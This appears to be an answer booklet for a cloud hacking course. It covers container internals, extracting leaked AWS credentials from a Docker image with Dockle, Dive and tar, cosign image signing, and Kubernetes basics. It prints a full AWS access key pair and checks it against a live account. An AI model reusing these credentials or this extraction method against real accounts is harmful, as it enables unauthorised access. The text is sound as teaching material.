
Specialist: Hacking and Securing Cloud

Answer
Part 3



NotSoSecure part of
claranet cyber security

Contents

Containers

Container 1

- Start a docker container alpine:latest
- Explore the internals of the container

Solution

In this exercise we will deploy an alpine container and execute Command:s in the container to explore its peculiarities. Lets schedule an alpine container and explore the process ids present in the container

Command:

```
docker run alpine:latest ps aux
```

Output:

```
PID   USER     TIME  COMMAND:
    1 root      0:00 ps aux
```

Lets check the retrieved process id in /proc//cgroup file inside the container using Command: mentioned below:

Command:

```
docker run alpine:latest cat /proc/1/cgroup
```

Output:

```
11:pids:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
10:memory:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
9:cpuset:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
8:net_cls,net_prio:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
7:rdma:/
6:devices:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
5:freezer:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
4:cpu,cpuacct:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
3:perf_event:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
2:blkio:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
1:name=systemd:/docker/06ba80128e6b3ab03cb9517c122b990561771c509f4d5c8d65d22e9516459504
0:/system.slice/containerd.service
```

As we can observe multiple references to docker are made in this file. Using these techniques, we can determine if we are inside a docker container.

Container 2

- Victim.cloud attempted to play with docker and created https://hub.docker.com/r/victimcloud/baseimage
- Identify if there is any misconfigurations in the Image[s] using Dockle
- Use Dive to access the AWS credentials leaked in misconfigured container image and confirm the level of access you have on the AWS account

Solution


Explanation

A Docker image is a file, composed of multiple layers, used to execute code in a Docker container. A user composes each Docker image to include system libraries, tools, and other files and dependencies for the executable code. Docker users store images in private or public repositories, and from there can deploy containers, test images and share them. It is recommended to regularly scan those images and compare the dependencies to a known list of common vulnerabilities and exposures (CVEs).

Example

In this exercise we will try to identify misconfigurations present in container images in an automated manner using opensource tool Dockle

Lets visit the “https://hub.docker.com/r/victimcloud/baseimage/” registry and observe the content present in it.



We can observe the image name mentioned in docker pull Command:, let's try to audit image.


Command:

```
dockle victimcloud/baseimage
```

Output:

```
2022-03-09T20:10:55.423-0500    FATAL   unable to initialize a image struct: failed to
initialize source: reading manifest latest in docker.io/victimcloud/baseimage: manifest
unknown: manifest unknown|
```

so, as per dockle there is no image with latest tag in registry, Let's check tags section of this registry.



There are 2 docker images present in the tags section i.e. "victimcloud/baseimage:v1" and "victimcloud/baseimage:v0.1", lets audit image with tag v1

Command:

```
dockle victimcloud/baseimage:v1
```

Output:

```
FATAL    - DKL-DI-0004: Use "apk add" with --no-cache
    * Use --no-cache option if use 'apk add': /bin/sh -c apk --update add bash;
WARN     - CIS-DI-0001: Create a user for the container
    * Last user should not be root
INFO     - CIS-DI-0005: Enable Content trust for Docker
    * export DOCKER_CONTENT_TRUST=1 before docker pull/build
INFO     - CIS-DI-0006: Add HEALTHCHECK instruction to the container image
    * not found HEALTHCHECK statement
```

We can observe some misconfigurations present in the container image with tag v1, but there is no sign of leaked AWS credentials

Lets try to audit the image with tag v0.1 using dockle

Command:

```
dockle victimcloud/baseimage:v0.1
```

Output:

```
FATAL   - CIS-DI-0010: Do not store credential in environment variables/files
    * Suspicious filename found : root/.aws/credentials (You can suppress it with "-af
credentials")
FATAL   - DKL-DI-0004: Use "apk add" with --no-cache
    * Use --no-cache option if use 'apk add': /bin/sh -c apk --update add bash;
WARN    - CIS-DI-0001: Create a user for the container
    * Last user should not be root
INFO    - CIS-DI-0005: Enable Content trust for Docker
    * export DOCKER_CONTENT_TRUST=1 before docker pull/build
INFO    - CIS-DI-0006: Add HEALTHCHECK instruction to the container image
    * not found HEALTHCHECK statement
```

And we are able to identify the AWS credential file is leaked in container image with tag v0.1

let's pull victimcloud/baseimage:v0.1 image using docker pull

Command:

```
docker pull victimcloud/baseimage:v0.1
```

Output:

```
v0.1: Pulling from victimcloud/baseimage
aad63a933944: Pull complete
22cd4173bfd5: Pull complete
a02178bb2bba: Pull complete
558fc96d284f: Pull complete
Digest: sha256:7548d71a9fce9ec327e206e0e872f191b01f9282cc4b34529a6386c4d5edfee5
Status: Downloaded newer image for victimcloud/baseimage:v0.1
docker.io/victimcloud/baseimage:v0.1
```


We can use dive to investigate images in our VM and keys to use dive are

```
Key    Action
Tab    Switch Panel
CTRL+U Hide un-modified files
Space  Toggle entries
CTRL+C Quit
```

let's investigate the "victimcloud/baseimage:v0.1"

Command:

```
dive victimcloud/baseimage:v0.1
```



After hiding the un-modified files we can observe the presence of aws credentials file in the image's filesystem, we can try to get interactive shell of this docker image using below mentioned Command:

Command:

```
docker run --rm -it victimcloud/baseimage:v0.1 /bin/sh
```

Output:

```
docker: Error response from daemon: failed to create shim: OCI runtime create failed:
container\_linux.go:380: starting container process caused: exec: "/docker-entrypoint.sh":
permission denied: unknown.
```

Looking at the error message we can conclude that we do not have access to the interactive shell of this image. Ok, so we must use another method to get content present in the credentials file. In this method we must save image to baseimage.tar using Command: mentioned below:

Command:

```
mkdir dive1
cd dive1/
docker save victimcloud/baseimage:v0.1 -o baseimage.tar
```

Now, let's extract the file present in "baseimage.tar" file using Command: mentioned below

Command:

```
tar -xvf baseimage.tar
```

Output:

```
4d695754579b186b76ca352e07a4684144c2f81d732ae41361997623d3ec12c5.json
76ef45eb3ed25e5dd9c3c3c4127d7579a0be19941f5c6522da72a8460366598b/
76ef45eb3ed25e5dd9c3c3c4127d7579a0be19941f5c6522da72a8460366598b/VERSION
76ef45eb3ed25e5dd9c3c3c4127d7579a0be19941f5c6522da72a8460366598b/json
76ef45eb3ed25e5dd9c3c3c4127d7579a0be19941f5c6522da72a8460366598b/layer.tar
8fd40abec56bcc5c2b45b1a547f0d85564c2929dc82a184c63595eefcbfe3c83/
8fd40abec56bcc5c2b45b1a547f0d85564c2929dc82a184c63595eefcbfe3c83/VERSION
8fd40abec56bcc5c2b45b1a547f0d85564c2929dc82a184c63595eefcbfe3c83/json
```

```
8fd40abec56bcc5c2b45b1a547f0d85564c2929dc82a184c63595eefcbfe3c83/layer.tar
aa696fc1d3517d9dd627d0d7c0eabe3f0712a89f8cb1fc68218c0c60b371a6b9/
aa696fc1d3517d9dd627d0d7c0eabe3f0712a89f8cb1fc68218c0c60b371a6b9/VERSION
aa696fc1d3517d9dd627d0d7c0eabe3f0712a89f8cb1fc68218c0c60b371a6b9/json
aa696fc1d3517d9dd627d0d7c0eabe3f0712a89f8cb1fc68218c0c60b371a6b9/layer.tar
f3445783d86f83f660ae14bfef1f91a57ce05d87fd98e99743abf8ac1d37f906/
f3445783d86f83f660ae14bfef1f91a57ce05d87fd98e99743abf8ac1d37f906/VERSION
f3445783d86f83f660ae14bfef1f91a57ce05d87fd98e99743abf8ac1d37f906/json
f3445783d86f83f660ae14bfef1f91a57ce05d87fd98e99743abf8ac1d37f906/layer.tar
manifest.json
repositories
```

We have extracted the files present in the .tar file but to get aws credentials file we will have to navigate to the folder name which is identical to Layer id in “dive”.

Let’s navigate to the identified folder and list contents present in this folder:

Command:

```
cd 76ef45eb3ed25e5dd9c3c3c4127d7579a0be19941f5c6522da72a8460366598b/
```

List the files available in the folder.

Command:

```
ls -la
```

Output:

```
total 20
drwxr-xr-x 2 root root 4096 Jul 28 2020 .
drwxr-xr-x 6 root root 4096 Mar 9 22:41 ..
-rw-r--r-- 1 root root 482 Jul 28 2020 json
-rw-r--r-- 1 root root 3584 Jul 28 2020 layer.tar
-rw-r--r-- 1 root root 3 Jul 28 2020 VERSION
```

We can observe the presence of the “layer.tar” file in this folder, lets extract the content present in this file.

Command:

```
tar -xvf layer.tar
```

Output:

```
root/
root/.aws/
root/.aws/.wh..wh..opq
root/.aws/credentials
```

We have found our illusive credentials file, let’s check the content present in this file:

Command:

```
cat root/.aws/credentials
```

Output:

```
[s3_access]
AWS_ACCESS_KEY_ID=AKIA2QOCAU2POVC7TTFQ
```

```
AWS_SECRET_ACCESS_KEY=dIdc54fJB0Q+uqFtRjLpcibRrPNSuFOphf7uAysy
```

Now we can configure our AWS cli with credentials retrieved in previous step

Command:

```
aws configure
```

Output:

```
AWS Access Key ID [****************JSLK]: AKIA2QOCAU2POVC7TTFQ
AWS Secret Access Key [****************LlTH]: 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
Default region name [us-east-1]:
Default Output: format [None]:
```

And finally, we can confirm the validity of the retrieved credential using below mentioned

Command:

```
aws sts get-caller-identity
```

Output:

```
{
"UserId": "AIDA2QOCAU2PJKYKP34IR",
"Account": "722498266782",
"Arn": "arn:aws:iam:722498266782:user/docker_user"
}
```

Container 3

In this exercise we will use open-source tool cosign to sign and verify container images

- Generate keys to sign and verify images
- Run local container registry
- Upload an alpine image in local container registry
- Sign the alpine image uploaded in local container registry
- Verify the signature of alpine image present on local container registry

Solution

Use cosign to generate public and private keys to sign and verify container images

Command:

```
cosign generate-key-pair
```

Output:

```
Enter password for private key:
Enter password for private key again:
Private key written to cosign.key
Public key written to cosign.pub
```

Command:

```
ls
```

Output:

```
cosign.key  cosign.pub
```

Now, let's host a local docker registry to store signed container images.

Command:

```
docker run -d -p 5000:5000 --restart=always --name registry registry:2
```

Output:

```
7db0b1306f4bea61ad75e50dd15d822d5c1bdad880117bb4b8526d1ee760ef7d
```

Command:

```
docker ps
```

Output:

```
CONTAINER ID   IMAGE        COMMAND:                  CREATED         STATUS         PORTS
NAMES
54a70fb9540e   registry:2   "/entrypoint.sh /etc…"   7 seconds ago   Up 6 seconds
0.0.0.0:5000->5000/tcp, ::5000->5000/tcp   registry
```

Let's upload an alpine image from docker to local registry with tag 'signed'

Command:

```
docker pull alpine
```

Output:

```
Using default tag: latest
latest: Pulling from library/alpine
59bf1c3509f3: Pull complete
Digest: sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest
```

Command:

```
docker tag alpine localhost:5000/alpine:signed
```

Command:

```
docker push localhost:5000/alpine:signed
```

Output:

```
The push refers to repository [localhost:5000/alpine]
8d3ac3489996: Pushed
signed: digest: sha256:e7d88de73db3d3fd9b2d63aa7f447a10fd0220b7cbf39803c803f2af9ba256b3
size: 528
```

We can now sign the container image ‘alpine:signed’ present in local registry

Command:

```
cosign sign --key cosign.key localhost:5000/alpine:signed
```

Output:

```
Enter password for private key:
Pushing signature to: localhost:5000/alpine
```

We can verify signature of ‘alpine:signed’ present in local registry using public key

Command:

```
cosign verify --key cosign.pub localhost:5000/alpine:signed
```

Output:

```
Verification for localhost:5000/alpine:signed --
The following checks were performed on each of these signatures:
`   `- The cosign claims were validated
`   `- The signatures were verified against the specified public key

[{"critical":{"identity":{"docker-reference":"localhost:5000/alpine"},"image":{"docker-
manifest-
digest":"sha256:e7d88de73db3d3fd9b2d63aa7f447a10fd0220b7cbf39803c803f2af9ba256b3"},"type":
"cosign container image signature"},"optional":null}]
```

Deleting local registry

Process to remove local container registry

Command:

```
docker ps
```

Output:

```
CONTAINER ID   IMAGE        COMMAND:                  CREATED          STATUS
PORTS                                    NAMES
54a70fb9540e   registry:2   "/entrypoint.sh /etc…"   11 minutes ago   Up 11 minutes
0.0.0.0:5000->5000/tcp, ::5000->5000/tcp   registry
```

Command:

```
docker rm -f registry
```

Output:

```
Registry
```

Kubernetes

K8s: Introduction

- Create a basic k8s cluster
- Perform basic recon operations
- Create a YAML file deploying nginx image
- Destroy the cluster

Solution

In this exercise we will create a Kubernetes cluster locally then explore the basic components present in the cluster after that we will create a nginx pod inside the cluster using an YAML file and then we will destroy this cluster. To create Kubernetes cluster locally use the below mentioned command:

Command

```
kind create cluster
```

Output

```
Creating cluster "kind" ...
 ✓ Ensuring node image (kindest/node:v1.21.1) 🖼
 ✓ Preparing nodes 📦
 ✓ Writing configuration 📜
 ✓ Starting control-plane 🕹️
 ✓ Installing CNI 🔌
 ✓ Installing StorageClass 💾
Set kubectl context to "kind-kind"
You can now use your cluster with:

kubectl cluster-info --context kind-kind

Have a question, bug, or feature request? Let us know! https://kind.sigs.k8s.io/#community
😊
```

Once our cluster is deployed locally, we can enumerate the number of pods present in this cluster using command mentioned below:

Command:

```
kubectl get pods
```

No resources found in default namespace So, we do not have any pods scheduled in default namespace, let's try to list all the pods present in all the namespaces of this cluster using command mentioned below:

Command

```
kubectl get pods -A
```

Output

```
NAMESPACE            NAME                                         READY   STATUS
RESTARTS   AGE
kube-system          coredns-558bd4d5db-tkgg7                     1/1     Running   0
4m49s
kube-system          coredns-558bd4d5db-wqd4j                     1/1     Running   0
4m49s
kube-system          etcd-kind-control-plane                      1/1     Running   0
4m49s
kube-system          kindnet-2ktc6                                1/1     Running   0
4m49s
kube-system          kube-apiserver-kind-control-plane            1/1     Running   0
4m49s
kube-system          kube-controller-manager-kind-control-plane   1/1     Running   0
4m49s
kube-system          kube-proxy-cnhbn                             1/1     Running   0
4m49s
kube-system          kube-scheduler-kind-control-plane            1/1     Running   0
4m49s
local-path-storage   local-path-provisioner-547f784dff-h7hxr      1/1     Running   0
4m49s.
```

Now let's check number of nodes present in this cluster using command mentioned below:

Command

```
kubectl get nodes -o wide
```

Output

```
NAME                 STATUS   ROLES                  AGE   VERSION   INTERNAL-IP
EXTERNAL-IP   OS-IMAGE       KERNEL-VERSION       CONTAINER-RUNTIME
kind-control-plane   Ready    control-plane,master   41s   v1.21.1   172.18.0.2    <none>
Ubuntu 20.10   4.15.0-171-generic   containerd://1.5.1
```

So, now we know that we have no pods running in default namespace of the cluster but there are multiple containers are running inside the kube-system namespace. We were also able to enumerate single node present in this cluster.

Now, let's create a YAML file to create nginx pod inside Kubernetes cluster:

Use nano / vi to create your own pod.yaml file. we will use nano

Command

```
nano pod.yaml
```

Paste/Type following inside the file

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
    - name: web
      image: nginx
```

Now save the file and exit

Ctrl+X Press Y and Enter

Once editing is done cat to check the content of the file

Command

```
cat  pod.yaml
```

Output

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
    - name: web
      image: nginx
```

let's use the above-mentioned file to schedule nginx pod in our cluster using command mentioned below:

Command

```
kubectl create -f pod.yaml
```

Output

```
pod/nginx created
```

let's now check the pods present inside the cluster using command mentioned below:

Command

```
kubectl get pods
```

Output

```
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          39s
```

So, we were able to create a pod inside the cluster, now lets complete this exercise by destroying this cluster using command mentioned below:

Command

```
kind delete cluster
```

Output

```
Deleting cluster "kind" ...
```

Exploiting K8s Cluster

- Find and exploit the vulnerability exposing sensitive data.
- Use this to discover additional exposed resources, pivot through the pods to gain the hidden flag in 'flag.txt' file.
- Finally use these additional privileges to access a **supersecrettoken** hidden in **etcd**.

Solution

Identify the open ports running on the target instance with the help of the **NMAP** utility.

